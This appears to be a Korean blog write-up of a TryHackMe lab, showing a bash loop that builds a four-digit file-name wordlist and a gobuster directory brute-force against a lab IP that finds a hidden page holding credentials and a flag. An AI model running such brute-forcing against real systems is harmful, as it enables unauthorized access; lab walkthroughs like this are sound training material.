
하지만 이 admin.html은 진짜 admin 페이지는 아니고 뭔가 xxxx.hv.html 을 보라고 나와있다. 4자리의 숫자로 되어있다고 한다

그래서 우리는 이제 web directory bruteforcing 이라는 기법을 사용해서 공격을 할 것이다python을 이용해도 되고 다른 스크립트를 이용해도되지만 이번에는 bash를 이용하여 진행


──(root㉿kali)-[~/raccoon/Robots]
└─# for i in {0000..9999} ; do echo $i.hv.html >> wordlist.txt; done
                                                                              
┌──(root㉿kali)-[~/raccoon/Robots]
└─# ls
target  wordlist.txt
                                                                              
┌──(root㉿kali)-[~/raccoon/Robots]
└─# tail wordlist.txt 
9990.hv.html
9991.hv.html
9992.hv.html
9993.hv.html
9994.hv.html
9995.hv.html
9996.hv.html
9997.hv.html
9998.hv.html
9999.hv.html


세번째 간단한 for 문을 이용하여 wordlist.txt 를 생성


네번째 gobuster라는 툴을 이용하여 공격

──(root㉿kali)-[~/raccoon/Robots]
└─# gobuster dir -u http://10.10.228.69 -w wordlist.txt -t 100

gobuster dir 공격을 할 것이고

-u : 공격할 url

-w : 아까 생성한 wordlist를 적어주면 된다

-t : thread는 100 정도 


┌──(root㉿kali)-[~/raccoon/Robots]
└─# gobuster dir -u http://10.10.228.69 -w wordlist.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.228.69
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                wordlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/7289.hv.html         (Status: 200) [Size: 653]
Progress: 10000 / 10001 (99.99%)
===============================================================
Finished
===============================================================


/7289.hv.html 이라는 것은 200 응답이 나와 파일이 있는 것으로 확인 되었고, 나머지는 404 error 가 발생했을 것이다.



NOPE. 이 떳지만 여기서 페이지 소스를 확인해보면

이러한 아이가 등장한다 비밀번호와 패스워드 그리고 flag 값이 나오고 보너스 문제를 풀기 위해서 ssh연결을 통해서 마지막 flag 까지 획득 하면 완벽하다

'TryHackMe' 카테고리의 다른 글

[TryHackMe] RootMe  (0) 2024.03.24

+ Recent posts